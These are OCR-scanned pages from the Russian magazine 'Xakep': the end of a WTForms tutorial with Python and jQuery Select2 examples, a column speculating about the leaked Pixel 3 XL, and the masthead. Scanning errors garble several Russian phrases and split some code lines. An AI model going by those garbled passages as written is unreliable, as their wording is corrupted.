Однако случаи бывают разные. Иногда в уже определенной форме может понадобиться поменять значения полей. Например:

- установить дефолтное значение в одном из строковых полей;
- добавить для другого поля класс при рендеринге (потому что одна и та же форма используется во многих местах в приложении и в этом нужен особый класс);
- для третьего поля —указать data-атрибут для клиентского кода, создающий API-endpoint для динамического фетчинга данных.

Все эти моменты лучше настраивать прямо перед самым рендерингом формы у готового инстанса формы: совершенно незачем тащить это в определение класса. Но как это сделать? Вспомним, что наша форма — это обычный Python-объект и мы можем управлять его атрибутами!

Зададим дефолтное значение поля `first_name` (другой вариант — через `default`):

```
form.first_name.data = 'Linus'
```

У поля любого класса есть словарь `render_kw`. Он предоставляет список атрибутов, которые будут отрендерены в HTML-тегах (виджете).

```
# Теперь поле хорошо выглядит с Bootstrap!
form.last_name.render_kw['class'] = 'form-control'
```

Ну и задавим кастомный data-атрибут для проверки на дублирование аккаунта:

```
form.users.render_kw['data-url'] = request.app.router['api_users_search'].
url_for()
```

СВОРНЫЕ И НАСЛЕДУЕМЫЕ ФОРМЫ

В самом начале статьи мы обещали, что одна и та же форма может использоваться в разных ситуациях. Обычно мы выносим описание формы в отдельный модуль, а затем его импортируем. Но в одном случае у нас должен быть только минимальный набор полей (атрибутов) формы, а в другом — расширенный. Избежать дублирования определений классов форм нам поможет их наследование.

Определим базовый класс формы:

```
class UserBaseForm(Form):
    email = StringField('Email', [validators.Email()])
    password = StringField('Password')
```

В нем будут только то поле, которое необходимо для создания пользовательского аккаунта. А затем определим расширенный, которому будет наследоваться от базового:

```
class UserExtendedForm(UserBaseForm):
    first_name = StringField('First name', [validators.Length(min=4, max=25)]
)
    last_name = StringField('Last name', [validators.Length(min=4, max=25)])
```

Создадим две формы и посмотрим, какие поля у них есть.

```
base_form = UserBaseForm()
base_form._fields
# OrderedDict([('email', <wtforms.fields.core.StringField at 0x10b0ddf60>),
# ('password', <wtforms.fields.core.StringField at 0x10b0d1630>)])
```

А теперь посмотрим, что содержит наша расширенная форма:

```
extended_form = UserExtendedForm()
extended_form._fields
# OrderedDict([('email', <wtforms.fields.core.StringField at 0x10b0d1a58>),
# ('password', <wtforms.fields.core.StringField at 0x10b0d1f60>),
# ('first_name', <wtforms.fields.core.StringField at 0x10b0d2e08>),
# ('last_name', <wtforms.fields.core.StringField at 0x10b0d2ef0>)])
```

Как видишь, она содержит не только описанные поля, но и те, которые были определены в базовом классе. Таким образом, мы можем создавать сложные формы, наследуя их друг от друга, и использовать в текущем контроллере ту, которая нам в данный момент необходима.

Другой способ создания сложных форм — уже упомянутый FormField. Это специальный класс поля, который может наследовать уже существующий класс формы. Например, вместе с Post можно создать и нового User для этого поста, профиксив названия полей.

ЗАПОЛНЕНИЕ РЕЛЯЦИОННЫХ ПОЛЕЙ (ONE-TO-MANY, MANY-TO-MANY)

Одна (необязывая проблема при построении формы — это реляции. Они оставаются от обычных полей тем, что их представление в БД не соответствует ав-ю тому, что должно отображаться в поле формы, а при сохранении они могут требовать предпросмотра. Это проблему легко решать с WTForms. Посмотрим как знает, что поля формы можно описать динамически, почему бы не использовать это свойство для ее предзаполнения объектами в нужном формате?

Рассмотрим простой пример: у нас есть форма создания поста и для него нужно указать категорию и описать автора. Категорию у поста всегда одна, а автором может быть несколько. Кстати, самый способ использования прямо на Хайпе ru (я использую WTForms на бэкенде «Хайпера», PHP с WP у нас только в публичной части).


Отобразить реляции в форме мы можем двумя способами:

1. В обычном `<select>`, который будет отрендерен как выпадающий список. Этот способ подходит, когда у нас мало возможных значений. Например, список категорий поста — их не более дюжины, включая скрытые.
2. В динамическом подгружаемом списке, аналогичном списку тегов, которые ты встречаешь на других сайтах. Для реализации его нам поможет простой трюк.

В первом варианте у нашей формы есть поле category, в базе оно соответствует полю `category_id`. Чтобы отрендерить это поле в шаблоне как `select`, мы должны создать в классе формы атрибут `category` типа `SelectField`. При рендеринге в него нужно передать список из возможных значений, который формируется запросом в БД (читай: список возможных категорий для поста), а также отправить дефолтное значение.

```
# Импортируем model шаблонов, который представляет объект Category
# как строку в нужном формате, аналог __str__, нужно для удобства
from admin.template_helpers.categories import humanize_category
# Выберем все категории из БД
categories = Category.select().all()
# Установим дефолтное значение первой из них
form.categories.data = [str(categories[0].id)]
# Передадим список всех возможных вариантов для SelectField
# В шаблоне отрендерится (select) с выбранным указанным (option)
# формат — (число, строчный вида («идентификатор», «человекочитаемое
представление»)
form.categories.choices = [(c.id, humanize_category(c)) for c in categories]
```

В результате у поля списка появится предзаполненное значение:



Комментарии к идее (0)


С авторами постов (пользователями) или журналами такой трюк не пройдет. Первым у нас около сто тысяч, и, разумеется, не рендерить, ни искать в таком гигантском select-е будет неимоверно долго. Один из вариантов решения — использовать библиотеку Select2. Она позволяет прикрепить любой input в динамически подгружаемый select, а-ля список тегов простым приговением нужного класса, а данные подгружать по предоставленному URL. Мы уже умеем делать это через описанный ствашь `render_kw`.

```
form.issues.render_kw['class'] = 'live_multiselect'
form.issues.render_kw['data-url'] = request.app.router['api_issues_search'].
url_for()
```

А дальше простым добавлением в шаблон jQuery-функции превращаем все input с нужным классом в динамически подгружаемые селекторы (обработчик поиска, разумеется, должен быть на сервере):

```
$('.live_multiselect').each(function (index) {
    let url = $(this).data('url')
    let placeholder = $(this).data('placeholder')
    $(this).select2({
        tags: true,
        placeholder: placeholder,
        minimumInputLength: 3,
        ajax: {
            url: url,
            delay: 1000,
            dataType: 'json',
            processResults: function (data) {
                let query0ret = {results: data };
                return query0ret
            }
        }
    });
});
```

В результате получаем удобный переиспользуемый виджет.



Кастомные виджеты и расширения

Примеры выше может показаться тяжелым, однако он подходит к важной проблеме. Хорошо, что наша задача решается плагином Select2, который позволяет бывалыно добавлением одного класса и целитом JS получить необходимую функциональность. Однако как быть, если нам нужен полностью собственный шаблон для поля или использовать свое сложное поле с кастомным отображением и валидацией?

К счастью, WTForms позволяет создавать нам собственные виджеты (классы-генераторы HTML-шаблонов для рендеринга полей). Мы можем сделать это двумя способами:

1. Создать собственный на базе существующего (`class CustomWidget(TextInput):...`), расширив его поведение и переопределив методы, включая `__call__`. Например, добавить в дополнительный HTML-шаблон.
2. Создать полностью собственный виджет, не наследуясь от существующих встроенных.

Список встроенных виджетов можно найти здесь, рекомендации и пример полностью кастомного такого присутствуют в документации.

Интегрировать собственный виджет тоже несложно. У каждого поля есть атрибут `widget`. Мы можем указать наш виджет в качестве этого аргумента при определении поля в классе формы или, если кастомный виджет нужен не всегда, присваивать его поле динамически.

Кроме кастомных виджетов, мы можем создавать полностью кастомные поля. Примером такого поля служит расширение WTForms-JSON, которое пригодится для обработки JSON-полей моделей. Определить собственное поле также возможно, соответствующий пример ты найдешь в документации.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Возможно, после прочтения этой статьи тебе показалось, что отдельным библиотека для генерации и обслуживания HTML-форм — ненужное усложнение. И будешь прав, когда речь идет о небольших приложениях.

Однако, когда тебе нужно обрабатывать десятки сложных форм, часть из них переиспользовать в разных контекстах, часть динамически, делая свой стиль сообщения полей и правил их парсинга позволяет не запутаться в бесконечной лапше имен и ID-шников и избавиться от монотонного труда, переделки написанных шаблонного кода с программиста на библиотеку. Согласись, это же круто.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсоф»
aolep@policecallcentral.com

PIXEL 3 НЕНАСТОЯЩИЙ?

КОЛОНКА ОЛЕГА АФОНИНА


По сообщениям прессы, Google связалась с обозревателями гаджетов на YouTube, которые критиковали еще не анонсированный смартфон компании Pixel 3 XL на основе утекших экземпляров устройства. Вопреки ожиданиям, компания не потребовала удалить спорные ролики, а попросила разрешения использовать части видео, в которых обозреватель в пух и прах разносит так называемую «монобровь» — вырез в верхней части устройства. Что это значит?

Напомним хронологию развития событий (более подробно о ней можно почитать в статье «Утечка Google Pixel 3 XL: расследование, хронология и комментарии участников события»).


В начале августа появилась первая информация о Pixel 3 XL. Неизвестный доброжелатель бесплатно отправил устройства сразу нескольким популярным обозревателям и видеоблогерам. Было разослано довольно много устройств, счет шел на десятки экземпляров. Железо, софт, упаковка — все указывало на то, что это настоящие аппараты. К концу месяца обзор еще не вышедшего Pixel 3 XL не написал, пожалуй, только ленивый. Самые смелые обозреватели даже выложили видеообзоры на принадлежащий Google сервис YouTube.

Вот так выглядит устройство, полученное обозревателями.


Большинство подвергло резкой критике «монобровь» устройства.




Вырез на полученных обозревателями экземплярах оказался чрезвычайно глубоким и неэстетичным.



Неужели дизайнеры Google и вся команда разработчиков HTC не смогли придумать ничего лучше очередного клона iPhone X? Может, и так. Однако есть несткыовка: в коде Android 9 для Pixel 2 XL найдены изображения устройства, в котором нет и намека на вырез.



Более того, при настройке Pixel 2 XL на Android 9 пользователи видят следующее изображение.



Press Power & Volume Up together
On (vibrate)

Почему такая несткыовка и зачем, в конце концов, видеообзоры с критикой «монобровы» в утечках Pixel 3 XL понадобились Google?

До обращения Google к обозревателям вопрос вставал, по сути, один: была ли столь массовая утечка спланирована компанией, или же предрелизную партию Pixel 3 XL украли с завода? Сомнений в том, что именно эта модель и именно в таком виде пойдет в продажу, у обозревателей не возникало. После обращения Google к видеоблогерам добавилось еще как минимум два возможных варианта.

Вариант первый: «утек» один из тех прототипов, которые создаются в рамках процесса разработки, но не выходят в свет из-за обнаруженных недостатков в реальном использовании. Многочисленные прототипы — обычная практика разработки устройств. Так поступают практически все компании. Вот, например, фотография прототипов смартфона OnePlus 5, опубликованная самой OnePlus.

Прототипы раздаются пользователям (как правило — работникам компании), которые пытаются оценить достоинства и недостатки дизайна при использовании. В рамках этой теории можно рассматривать вероятность и случайной утечки, и намеренно допущенного, контролируемого слива информации как запланированной «вирусной» маркетинговой кампании. Если окажется, что окончательный вариант Pixel 3 XL будет без выреза, то критика «монобровы» может быть использована Google при анонсе Pixel 3 XL, который назначен на 9 октября.

Вариант второй: все та же параллельная разработка, в которой тестируются варианты как с вырезом, так и без него. Руководство склоняется к тому, чтобы принять вариант с «монобровью». Команда, которая проектирует устройство без выреза, допускает контролируемую утечку варианта курирующей команды, после чего демонстрирует начальству массовый негатив и критику выреза со стороны обозревателей и комментаторов. Вариант без выреза получает зеленый свет, а утечку решают использовать в качестве маркетингового хода.

Что именно нас ожидает на презентации 9 октября? Какой вариант Pixel 3 XL представит Google? Пожалуй, впервые за все время существования линейки Pixel появилась интрига.

ХАКЕР

18+

№09 (234)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

aLLy
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Антон «ant» Жуков
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2018